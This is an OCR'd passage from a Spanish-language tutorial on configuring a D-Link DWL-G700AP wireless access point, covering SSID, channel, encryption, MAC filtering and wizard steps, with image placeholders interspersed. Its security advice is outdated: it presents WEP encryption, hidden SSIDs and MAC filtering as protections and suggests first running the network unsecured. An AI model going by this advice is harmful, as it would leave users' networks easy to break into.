
Cuando hayamos hecho lo anterior sólo nos queda ir al portátil, buscar redes disponibles y conectarnos a la red POPO.



5.- Luego ponemos nuestra contraseña, y pulsamos clic en **CONECTAR**.

Una vez conectados nos pedirá la ubicación de la red en la que debemos poner Privada.

Recordar que si desactivas en el centro de redes el uso compartido con contraseña deberás crear cuentas de usuario. O no podrás compartir ficheros. Por otra parte, si sólo tienes una cuenta y además sin contraseña deberás ponerle una porque nos la pedirá cuando intentemos acceder al otro PC.



8.3. CONFIGURACIÓN DE UN ACCESS POINT

Para configurar el ACCESS POINT DWL-G700AP (**DE MARCA DLINK**), se recomienda usar un ordenador (con un adaptador Ethernet) que esté conectado a un conmutador. La dirección IP por defecto para el DWL-G700AP es 192.168.0.50 con una máscara de subred de 255.255.255.0. Será necesario asignar al ordenador una dirección IP estática del mismo rango que la dirección IP del DWL-G700AP para llevar a cabo la configuración del DWL-G700AP. Para tal caso la computadora a la que estará conectado el AP deberá tener la dirección IP estática para el adaptador de red del mismo rango que nuestro AP DWL-G700AP.

PROPIEDADES CONFIGURABLES EN EL PUNTO DE ACCESO

Existen modelos de puntos de acceso que solamente son puntos de acceso de red local inalámbrica. Sin embargo, es habitual encontrar modelos de puntos de acceso que, además, incluyen en su interior un router, un switch o un módem DSL. Por este motivo, las propiedades que son configurables en cada modelo de punto de acceso pueden variar dependiendo de todo lo que sea capaz de hacer. En cualquier caso, las propiedades principales propias de las funciones de punto de acceso son las siguientes:


- **Nombre de red (Network name)**. Al nombre de red se le conoce también como SSID (Service Set Identifier, 'Identificador del Conjunto de Servicios'). Los puntos de acceso suelen incluir un nombre de red por defecto. No obstante, es recomendable sustituir este nombre por cualquier otro que se considere adecuado. Por cierto, este nombre de red debe ser el que se configure en cada ordenador. Es importante recordar que en los nombres de red se diferencian las letras mayúsculas de las minúsculas.
- **Canal (Channel)**. Aquí se deberá introducir el número de canal que se considere apropiado. Hay que tener en cuenta que, aunque el sistema me permita elegir cualquier canal, existen limitaciones regulatorias para el uso de los canales dependiendo del área geográfica en que nos encontremos.
- **Seguridad (Security)**. Los equipos Wi-Fi disponen de determinadas características de seguridad que pueden ser configuradas en el punto de acceso y en los adaptadores de cada computadora que forme parte de la red. Es importante que los parámetros de seguridad que aquí se configuren sean los mismos que los que se configuren en cada máquina. La primera vez que se configura un punto de acceso conviene dejar deshabilitados los parámetros WEP de seguridad. Una vez comprobado que la red funciona adecuadamente, se puede proceder a configurar las características de seguridad. Para utilizar el cifrado WEP, hay que habilitar esta característica, elegir un tipo de cifrado (WEP type) e introducir una clave de cifrado (WEP Key). Sólo existen dos tipos de cifrado: 64 bits y 128 bits. El tipo de 128 bits ofrece un mayor nivel de seguridad, pero también es cierto que hace bajar levemente el rendimiento. En cuanto a la clave de cifrado, se trata de una palabra clave que puede incluir caracteres alfabéticos o numéricos. El sistema puede mantener hasta cuatro claves, de las cuales sólo una estará activa. Periódicamente debe cambiarse la clave activa para aumentar la seguridad del sistema. Algunos sistemas incluyen una utilidad que permite generar claves de cifrado a partir de una frase (passphrase). Es más fácil recordar la frase que la clave.

Adicionalmente, los puntos de acceso ofrecen distintas características que ayudan a gestionar la red. Algunas de estas características son las siguientes:

- **Bajada automática de velocidad (Auto rate fall back)**. Esta característica permite que, cuando empeoren las condiciones de difusión de la señal radioeléctrica, el sistema pueda bajar la velocidad de transmisión para mantener la comunicación abierta.

- **Selección de las computadoras autorizados (Authorised MAC address)**. Algunos puntos de acceso incluyen la facilidad adicional de incluir una lista de las computadoras autorizadas (lista de direcciones MAC) a conectarse al punto de acceso. Esta característica es interesante cuando se desea incrementar la seguridad de la red, pero no resulta práctica cuando se desea disponer de una red inalámbrica abierta a nuevos usuarios. En este caso, tener seleccionada esta opción forzaría a cambiar la configuración del punto de acceso cada vez que se desea conectar un nuevo equipo. Las direcciones MAC son unos números únicos que cada fabricante asigna a todos sus dispositivos inalámbricos. Este número identifica al dispositivo de forma inequívoca (incluidos los adaptadores de red de los ordenadores). Las direcciones MAC están formadas por 12 caracteres alfanuméricos (por ejemplo, l2-AB-56-78-90-FE).

- **Emitir el nombre de red (Broadcast SSID to associate)**. Los puntos de acceso emiten generalmente su nombre de red (SSID) para permitirle a los posibles usuarios que puedan asociarse a la red con facilidad. No obstante, si se desea aumentar la seguridad de la red, puede deshabilitarse esta opción. Esto hará que sólo puedan conectarse a la red aquellos usuarios que conozcan su nombre.



- **Clave de acceso (Password)**. El punto de acceso dispone de una clave para impedir el acceso a sus funciones de configuración. El fabricante configura a todos sus equipos con una misma clave de acceso (generalmente administrador), pero el usuario debe cambiar esta clave para aumentar la seguridad de su equipo.

- **Habilitar la red inalámbrica (Enable Wíreles Networking)**. Algunos equipos permiten que su función de punto de acceso pueda ser habilitada o deshabilitada. Esto es útil, fundamentalmente, cuando el punto de acceso dispone también de las funciones de router o switch. En algún caso podría ser interesante mantener sus funciones de router y deshabilitar sus funciones de punto de acceso.

PASOS PARA LA CONFIGURACIÓN DEL PUNTO DE ACCESO INALÁMBRICO DWL-G700AP A LA RED

1. Primero, conectar al adaptador de alimentación al receptor situado en el panel trasero del DWL-G700AP, y después conectar el otro extremo del adaptador de alimentación en una base de pared o regleta de alimentación. El LED de Power se pondrá ON para indicar que la operación ha sido correcta.


2. Introducir un extremo del cable en el puerto Ethernet del panel trasero del DWL-G700AP, y el otro extremo del cable en un router Ethernet de banda ancha (p.ej., D-Link DI-604) o conmutador (p.ej., D-Link DES-1005D). Nota: También se puede conectar el DWL-G700AP directamente al ordenador que se vaya a usar para la configuración. El LED de Link se iluminará para indicar que la conexión Ethernet es correcta. (Nota: Los puertos LAN del DWL-G700AP son Auto-MDI/MDIX. Por tanto, puede usar tanto un cable de configuración plana o cruzada).

3. El adaptador cardbus inalámbrico DWL-G630 AirPlus G y el adaptador PCI inalámbrico DWL-G510 AirPlus G se conectarán directamente con el DWL-G700AP, usando sus parámetros inalámbricos por defecto. Los ordenadores con adaptadores inalámbricos 802.11b/g también pueden conectarse al DWL-G700AP.


Cuando haya completado los pasos de esta Guía de instalación rápida, su red debería presentar un aspecto semejante a este:

Uso del Asistente de Configuración.


Aparecerá la pantalla de conexión.



Una vez que se haya conectado, aparecerá la pantalla de **Inicio**.



Aparecerán las siguientes pantallas:




Paso 1: Introducción de la nueva contraseña. Tiene la opción de crear una contraseña.

Paso 2: **Configuración inalámbrica**

La configuración inalámbrica por defecto es la siguiente:

SSID = **default**
Channel = **6**


Para cambiar estos valores para que conincidan con la configuración de una red inalámbrica existente




Paso 3: **Encriptación**

El DWL-G700AP dispone de dos niveles de encriptación inalámbrica: 64-bit y 128-bit

